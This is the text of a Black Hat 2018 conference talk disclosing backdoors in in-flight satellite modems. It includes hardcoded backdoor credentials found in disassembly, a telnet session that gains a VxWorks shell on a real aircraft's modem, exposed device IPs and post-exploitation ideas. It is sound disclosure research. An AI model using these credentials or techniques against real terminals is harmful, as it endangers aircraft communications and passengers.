



AUGUST 4-9, 2018
MANDALAY BAY / LAS VEGAS



#BHUSA / @BLACK HAT EVENTS



LAST CALL FOR SATCOM SECURITY

Ruben Santamarta

Black Hat 2018



4 YEARS AGO: A WAKE-UP CALL FOR SATCOM SECURITY

Vendor	Product	Vulnerability Class	Service	Severity
Harris	RF-7800-VLJ024 RF-7800-DUJ024	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN	Critical
Hughes	9201/9202/9450/9502	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN BGAN M2M	Critical
Hughes	ThurayaIP	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	Thuraya Broadband	Critical
Cobham	EXPLORER (all versions)	Weak Password Reset Insecure Protocols	BGAN	Critical
Cobham	SAILOR 900 VSAT	Weak Password Reset Insecure Protocols Hardcoded Credentials	VSAT	Critical
Cobham	AVIATOR 700 (E/D)	Backdoors Weak Password Reset Insecure Protocols Hardcoded credentials	SwiftBroadband Classic Aero	Critical
Cobham	SAILOR FB 150/250/500	Weak Password Reset Insecure Protocols	FB	Critical
Cobham	SAILOR 6000 Series	Insecure Protocols Hardcoded Credentials	Inmarsat-C	Critical
JRC	JUE-250/500 FB	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	FB	Critical
Iridium	Pilot/OpenPort	Hardcoded Credentials Undocumented Protocols	Iridium	Critical

- Products riddled with Backdoors
- Attack vector for aircraft
- Vessels can be hacked
- Adversarial forces can track military units

“↖ _(ツ)_/↖”

NOPE
wtf Yeah Marketing!
Marketing!
LOL
FUD
Sry?
Impossible

NOVEMBER 2017



RED FLAGS



Internal but routable IPs

3	7.281560	KontronA_26:a9:65	Broadcast	ARP	Who has 128.65.86.137? Tell 128.65.86.130
4	7.938280	KontronA_26:a9:65	Broadcast	ARP	Who has 10.178.27.43? Tell 10.142.8.217
5	8.285073	KontronA_26:a9:65	Broadcast	ARP	Who has 128.65.86.137? Tell 128.65.86.130

Receiving network scans from the Internet

260085	1063.207963	41.235.74.58	128.65.86.156	TCP	37065 → 23 [SYN]
▶ Frame 260085: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0					
▶ Ethernet II, Src: KontronA_26:a9:65 (00:10:13:26:a9:65), Dst: [REDACTED]					
▶ Internet Protocol Version 4, Src: 41.235.74.58, Dst: 128.65.86.156					
▶ Transmission Control Protocol, Src Port: 37065 (37065), Dst Port: 23 (23), Seq: 0, Len: 0					
Source Port: 37065					
Destination Port: 23					
[Stream index: 17833]					
[TCP Segment Len: 0]					
Sequence number: 0 (relative sequence number)					
Acknowledgment number: 0					
Header Length: 24 bytes					
▶ Flags: 0x002 (SYN)					

HX-200 SATELLITE ROUTER

- Higher Latency

The screenshot shows a web browser window titled "HX200 System Control Center" at the URL "128.65.83.193". The page has a blue header with the "HUGHES" logo. On the left, there's a sidebar with links for "Home", "Detailed Problem Statistics", "Connectivity Test", and "Help". The main content area is titled "SYSTEM INFO" and contains several sections:

- System Status:** OK (green button)
- Reception Info:** (blue button)
- Transmission Info:** (blue button)
- System Info:** (blue button)

A link "What do these controls mean?" is located above the "Print this page" button.

This information is needed when you call Technical Support:

HX200 Info	Satellite
Site ID: 2CA24201	Transmit Path: Satellite
Serial Number: 2925122	Outroute: Primary
Zipcode: 92064	Longitude: 24 West
Software Date: Oct 13 2014, 13:33:16	Receive Frequency: 1555.0 MHz
Software Release: 6.9.0.51	Receive Symbol Rate: 30 Msps
LAN1 IP Address: 128.65.83.193	Receive Polarization: Vertical
LAN1 Subnet Mask: 255.255.255.224	Transmit Polarization: Horizontal
LAN1 MAC Address: 00:80:AE:DA:C0:68	22KHz Tone: On
LAN2 IP Address: 0.0.0.0	Router Address: 192.168.12.107
LAN2 Subnet Mask: 0.0.0.0	
LAN2 MAC Address: 00:80:AE:DA:C0:69	

Transmit Radio Info	Software Configuration
Transmit Radio Type: Linear	NAT: Disabled
Transmit Radio Name: Terrasat	DHCP: Disabled
Transmit Radio Part Number: Ku_IBUC_Band2	Firewall: Disabled (from NOC)
Transmit Radio Wattage: 4 Watt	Turbo Page: Enabled
Wideband Support: Yes	
Extended Board Support: No	

NetRange: 128.65.0.0 - 128.65.255.255
CIDR: 128.65.0.0/16
NetName: RIPE-ERX-128-65-0-0
inetnum: 128.65.80.0 - 128.65.95.255
netname: ROW44
descr: Hughes Network Systems GmbH
country: DE

INFORMATION GATHERING


Global Eagle™

Products Services Maps

Row 44 Completes Installation Of In-Flight Entertainment Solution On 60 Of Norwegian Air Shuttle's Boeing 737-800 Aircraft

09 Apr, 2013

WESTLAKE VILLAGE, Calif., April 9, 2013 /PRNewswire/ -- Row 44, a subsidiary of Global Eagle Entertainment Inc. (Nasdaq: ENT) and the leading provider of satellite-based inflight WiFi and device-based entertainment for airlines around the world, announced today that it has completed installation on 60 of Norwegian Air Shuttle's Boeing 737-800 aircraft. To date, Row 44's inflight entertainment solution, powered through Ku-band satellites, is currently offered on nearly 500 aircraft flying around the world, and is by far, the largest deployed satellite-powered system of any inflight entertainment provider.



airplanes

The search engine for ~~Refrigerators~~

Shodan is the world's first search engine for Internet-connected devices.

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 104

TOP COUNTRIES



United States 104

TOP ORGANIZATIONS

Hughes Network Systems 104

TOP PRODUCTS

VxWorks ftpd 103

67.143.123.121
host6714300121123.direway.com
Hughes Network Systems
Added on 2018-03-02 08:49:23 GMT
United States
[Details](#)

220 VxWorks (VxWorks5.4.2) FTP server ready
530 Login failed.
214-The following commands are recognized:
HELP USER PASS QUIT LIST NLST
RETR STOR CWD TYPE PORT PWD
STRU MODE ALLO ACCT PASV NOOP
DELE
214 End of command list.
530 USER and PASS required

67.143.120.173
host6714300173120.direway.com
Hughes Network Systems
Added on 2018-03-02 07:42:28 GMT
United States
[Details](#)

220 VxWorks (VxWorks5.4.2) FTP server ready
530 Login failed.
214-The following commands are recognized:
HELP USER PASS QUIT LIST NLST
RETR STOR CWD TYPE PORT PWD
STRU MODE ALLO ACCT PASV NOOP
DELE
214 End of command list.
530 USER and PASS required

67.143.120.22
host671430022120.direway.com
Hughes Network Systems
Added on 2018-03-02 05:32:29 GMT
United States

220 VxWorks (VxWorks5.4.2) FTP server ready
530 Login failed.
214-The following commands are recognized:

~~Refrigerators~~

Southwest®

ICELANDAIR

norwegian

GEE's ARINC 791 DEPLOYMENT

Ku/Ka Band Earth Stations Aboard Aircraft

ARINC 791	Model	Device	Vendor	Function
MODMAN	MDU	Modem	Kontron	Modem, built on top of a Hughes HX200 SATCOM modem
KANDU	KuStream 1000	ACU	TECOM	Antenna Control Unit
KANDU	SMU	Server	Kontron	Server Management Unit. It is an airborne server that hosts the IFE Portal and other core services.
OAE	KuStream 1000	SAA	TECOM	Phased Array Antenna
KRFU	KuStream 1000	HPT	TECOM	High Power Transceiver


SMU AND MDU

SMU


- Linux
- Airborne Server
- In-Flight Portal
- 3G
- Core functionalities

MDU

- Entry Point
- VxWorks
 - Telnet
 - FTP
 - www
 - SNMP
 - Proprietary services



HPT, ACU, AND SAA



Discrete signals and Ethernet

GETTING THE HX-200 FIRMWARE

Hughes Fallback Updater

- Backdoor?
- Publicly Available

FallBack Updater Procedures


Repeat this procedure for each unit installed:

- Connect the PC and HX200/HX260 via the LAN (LAN1 connector on the HX200/HX260).
- Open the Windows Explorer and navigate to the default directory where the files were unzipped. The latest version is found on Portal and loaded to the installers PC.
- Double-click on HUGHES_Updater.

Results


The following messages will be generated if the fallback update operation is successful.

STEP 1



Click on the Accept button to acknowledge the restricted use condition.

STEP 2



SWORDFISH

```
mov    edx, [ebp+0]
push   offset avxworksLogin ; "VxWorks login:"
push   offset cp           ; Str2
push   0                  ; buf
push   edx               ; s
call   sub_402310
add    esp, 10h
test   al, al
jnz    short loc_4015DB
```

```
loc_4015DB:                 ; "brighton"
mov    edi, offset aBrighton
or     ecx, 0xFFFFFFFFh
xor    eax, eax
push   offset aPassword ; "Password: "
repne scasb
not    ecx
```

```
loc_401677:                 ; "swordfish"
mov    edi, offset aSwordfish
or     ecx, 0xFFFFFFFFh
xor    eax, eax
push   offset Str1        ; "-> "
repne scasb
not    ecx
```

GETTING A VxWORKS SHELL AT 30,000 FT

- In-flight aircraft
- MDU
- From the ground
- Through the Internet

```
Trying 128.65.92.65...
Connected to 128.65.92.65.
Escape character is '^]'.

VxWorks login: brighton
Password:

-> help

help                                Print this list
ioHelp                               Print I/O utilities help info
dbgHelp                              Print debugger help info
nfsHelp                              Print nfs help info
netHelp                              Print network help info
spyHelp                               Print task histogrammer help info
timexHelp                            Print execution timer help info
h          [n]                         Print (or set) shell history
i          [task]                      Summary of tasks' TCBs
ti         task                        Complete info on TCB for task
sp         adr,args...                 Spawn a task, pri=100, opt=0, stk=20000
taskSpawn  name,pri,opt,stk,adr,args... Spawn a task
td         task                        Delete a task
ts         task                        Suspend a task
tr         task                        Resume a task
d          [adr[,nunits[,width]]]    Display memory
m          adr[,width]                Modify memory
mRegs     [reg[,task]]               Modify a task's registers interactively
pc        [task]                     Return task's program counter

Type <CR> to continue, Q<CR> to stop:
```

GETTING THE MDU FIRMWARE


FTP

- /cfg0/main.bin
- Version: 6.9.0.51
- MIPS
- VxWorks Symbol Table

```
ROM:80AEC190 80 94 31 90      off_80AEC190: .word aVxworks          # DATA XREF: ROM:80B3A1F8↓o
ROM:80AEC190                                         # "VxWorks"
ROM:80AEC194 80 94 31 98      off_80AEC194: .word a5_4_2           # DATA XREF: ROM:80B3A208↓o
ROM:80AEC194                                         # "5.4.2"
ROM:80AEC198 80 94 31 A0      off_80AEC198: .word aVxworks5_4_2       # DATA XREF: sub_8002648C↑r
ROM:80AEC198                                         # mod_get_vxworks_build_info+28↑r ...
ROM:80AEC198                                         # "VxWorks5.4.2"
ROM:80AEC19C 80 94 31 B0      off_80AEC19C: .word aOct13201413331     # DATA XREF: display_current_parms:loc_8005BF90↑r
ROM:80AEC19C                                         # sub_800605C4+EC↑r ...
ROM:80AEC19C                                         # "Oct 13 2014, 13:33:16"
ROM:80AEC1A0 00 00 00 00      dword_80AEC1A0: .word 0                 # DATA XREF: usrStart+64↓o
ROM:80AEC1A4 80 BD 67 28      .word aAcM_0                         # "ACM"
ROM:80AEC1A8 81 61 2A 90      .word 0x81612A90
ROM:80AEC1AC 00 00 09 00      .word 0x900
ROM:80AEC1B0 00 00 00 00      .word 0
ROM:80AEC1B4 80 BD 67 24      .word aAis_0                         # "AIS"
ROM:80AEC1B8 81 90 DC 00      .word 0x8190DC00
ROM:80AEC1BC 00 00 09 00      .word 0x900
ROM:80AEC1C0 00 00 00 00      .word 0
ROM:80AEC1C4 80 BD 67 10      .word aAddccbtofreeli        # "AddCCBToFreeList"
ROM:80AEC1C8 80 2D E9 D8      .word AddCCBToFreeList
```

Post-EXPLOITATION

- Persistence
- Control non-safety communications (passengers and crew)
- Isolate terminal from the NOC
- Turn terminal (MDU+ACU+HPT) into a malicious intentional radiator



INTENTIONAL RADIATOR

“A device that intentionally generates and emits radio frequency energy by radiation or induction”

Implicit rule: **No Lock No Transmit**



Malicious Intentional Radiator

No Lock No Transmit

FIRMWARE FUNCTIONALITIES

- Software and configuration updates via download from the HX Gateway
- Configuration, status monitoring, and commissioning via the NOC
- Embedded Web interface for local status, control and troubleshooting
- Remote terminal management via the Hughes Unified Element Manager and SNMP agent
- Dynamic inbound/outbound coding and modulation
- Dynamic remote uplink power control

FIRMWARE FUNCTIONALITIES



AUTHENTICATION

SWORDFISH BACKDOOR

```
jal    sysClkEnable
nop
li    $a0, 0x14
la    $a2, aNull_0      # "/null"
la    $v0, selWakeupListInit
sw    $v0, 0x8161268C
jal    iosInit
li    $a1, 0x190
li    $v1, 0xFFFFFFFF
sw    $v1, 0x816A0254
jal    sysHuachucaPresent
nop
jal    ttyDrv
nop
la    $s2, aBrighton    # "brighton"
la    $s3, aSccydySdzq  # "SccydySdzQ"
li    $s0, 0x816432D0
```



```
jal    loginInit
nop
la    $a0, loginPrompt
jal    shellLoginInstall
move   $a1, $zero
move   $a0, $s2
jal    loginUserAdd
move   $a1, $s3
```

AUTHENTICATION

ADDITIONAL BACKDOOR – FIPS-140-2

The screenshot shows three windows from a debugger:

- Top Window:** Shows assembly code for a function labeled "crypto". It includes instructions like `la $a1, aCrypto # "crypto"`, `jal strcpy`, and `move $a0, $s0`.
- Middle Window:** Shows assembly code for a function at address `loc_80058154`. It includes instructions like `addiu $s0, $s1, 0xF0`, `move $a0, $s0`, `jal strcmp`, and `bne $v0, loc_80058180`.
- Bottom Window:** Shows assembly code for a function labeled "officer". It includes instructions like `la $a1, aOfficer # "officer"`, `jal strcpy`, and `move $a0, $s0`.

```
la    $a1, aCryptoofficerG # "/cryptoofficer/gatewaydeconfig/"
la    $a2, rpmGWDeconfig
jal   httpRpmConfAdd
li    $a0, 2
la    $a1, aCryptoofficerF # "/cryptoofficer/factorydefault/"
la    $a2, rpmToFactoryDefault
jal   httpRpmConfAdd
li    $a0, 2
la    $a1, aCryptoofficerE # "/cryptoofficer/excctrlcmd.html"
la    $a2, rpmExcCtrlCmd
jal   httpRpmConfAdd
li    $a0, 2
li    $a0, 2
la    $a1, aCryptoofficers # "/cryptoofficer/showkeyfileupload/"
jal   httpRpmConfAdd
move  $a2, $s1
li    $a0, 4
la    $a1, aCryptoofficerK # "/cryptoofficer/keyfileuploaddone/"
jal   httpRpmConfAdd
move  $a2, $s0
li    $a0, 2
la    $a1, aCryptooffice_0 # "/cryptoofficer/showcfgupload/"
jal   httpRpmConfAdd
```

ACCELERATORS

TurboPage: Web
PEP: TCP

Function name

- `f` TTMPCli::inactivityCheck(uint)
- `f` TTMPCli::logRespTime(int)
- `f` TTMPCli::sendKeepAlive(void)
- `f` TTMPCli::DecompUsingV44(V44 *,char *,int)
- `f` TTMPCli::DecompUsingYK(CYKDecompress *,char ...)
- `f` TTMPCli::DecompUsingBlc(char *,int)
- `f` TTMPCli::DecompUsingHybrid(char *,int)
- `f` TTMPCli::DecompUsingBlcV44(char *,int)
- `f` TTMPCli::updateParams(TpeBool)
- `f` TTMPCli::isTTMPBuffAvailable(uint,int,int *)
- `f` TTMPCli::allocateTTMPTranEntryObject(int *)
- `f` TTMPCli::getUpstreamIPAndPort(int *)
- `f` TTMPCli::initMachine(void)
- `f` TTMPCli::changeStateAndRegisterEvents(int)
- `f` TTMPCli::changeState(DxEvent *)
- `f` TTMPCli::runMachine(DxEvent *)
- `f` TTMPCli::handleEventsInWaitingForDownBuffState(...)

Function name

- `f` pepGenCfPeerEntry_get
- `f` pepEpStGen_get
- `f` pepEpStBBEntry_get
- `f` pepGenConf_get
- `f` pepGenCfPepProfileEntry_get
- `f` pepTsConf_get
- `f` pepTsCfSelTcpSpoofEntry_get
- `f` pepTsTcpSpoofEntry_get
- `f` pepTsStGen_get
- `f` pepTsStBackbone_get
- `f` pepTsLocalTcp_get
- `f` pepTsStBBGenEntry_get
- `f` pepTsStBBEntry_get
- `f` pepTsStBBLocalTcpEntry_get
- `f` pepTsStSelTcpSpoofEntry_get
- `f` pepStPerPeerTableEntry_get
- `f` pepPpbConf_get

```
pepTsTcpSpoofEntry_get:  
  
var_70= -0x70  
var_68= -0x68  
var_64= -0x64  
var_28= -0x28  
var_24= -0x24  
var_20= -0x20  
var_18= -0x18  
var_14= -0x14  
var_10= -0x10  
var_C= -0xC  
var_8= -8  
var_4= -4  
arg_10= 0x10  
  
addiu $sp, -0x80  
move $t0, $a0  
sw $s3, 0x80+var_C($sp)  
move $s3, $a1  
sw $ra, 0x80+var_4($sp)  
sw $s4, 0x80+var_8($sp)  
sw $s2, 0x80+var_10($sp)  
sw $s1, 0x80+var_14($sp)  
sw $s0, 0x80+var_18($sp)  
lw $a0, 0($t0)  
lw $v1, 0($s3)  
lbu $v0, 0xE($s3)  
move $s2, $a2  
move $s4, $a3  
andi $s1, $v0, 0xFF
```

AUTOMATIC BEAM SWITCHING



- Real-time position
- Maps locally stored
- Modem commands ACU

ABS

```

acuConnectHandshakeOrbit:

var_60= -0x60
var_21= -0x21
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu $sp, -0x70
sw $s0, 0x70+var_20($sp)
la $s0, aUninitialized # "UNINITIALIZED"
move $s0, $s0
la $s1, aRequestingImus # "Requesting IMU status."
sw $ra, 0x70+var_4($sp)
sw $s6, 0x70+var_8($sp)
sw $s5, 0x70+var_C($sp)
sw $s4, 0x70+var_10($sp)
sw $s3, 0x70+var_14($sp)
sw $s2, 0x70+var_18($sp)
jal sprintf
sw $s1, 0x70+var_1C($sp)
lw $s0, 0x80E5422C
la $s3, a0crOdImusSt # "$0cr/od/imus/st$\n"
move $s1, $s3
li $s2, 0x11
jal send
move $s3, $zero
la $s5, a0crOdImusTi # "$0cr/od/imus/ti$\n"
li $v1, 0x11
bne $v0, $v1, loc_800D3040
move $s2, $s0

```

acuTypeGet
 acuPortGet
 aculpAddrGet
 aculsConnected
 aculinit
 acuConnect
 acuConnectHandshakeOrbit
 acuAquireSatOrbit
 acuConnectHandshake
 acuAquireSat
 acuStatusPrint
 acuStowAntenna
acuUnstowAntenna
 acuDisconnect
 mrm_init
 mrm_update_parms
 mrm_process_igmp
 mrm_process_mcast
 mrm_process_background
 mrm_shutdown

Line 2996 of 20974

```

acuUnstowAntenna:

var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

lw $s0, 0x80E5422C
addiu $sp, -0x20
sw $s0, 0x20+var_10($sp)
la $s0, a0cmMsTxdConOn # "$0cw/ms/txd/con/on$\n"
move $s1, $s0
li $s2, 0x14
move $s3, $zero
sw $ra, 0x20+var_4($sp)
sw $s2, 0x20+var_8($sp)
jal send
sw $s1, 0x20+var_C($sp)
la $s2, a0cmMsTxdConA # "$0cw/ms/txd/con/a$\n"
li $v1, 0x14
bne $v0, $v1, loc_800D380C
nop

```

```

la $s1, aNoneSent # "None Sent"
move $s0, $s1
la $s1, aRequestImuStat # "Request IMU Status: %s"
move $s1, $s0
jal sprintf
move $s2, $s3
la $s1, aWaitingForImus # "Waiting for IMU status."
jal sprintf
move $s0, $s2
lw $s0, 0x80E5422C
addiu $s1, $sp, 0x70+var_60
li $s2, 0x3F
jal recv

```

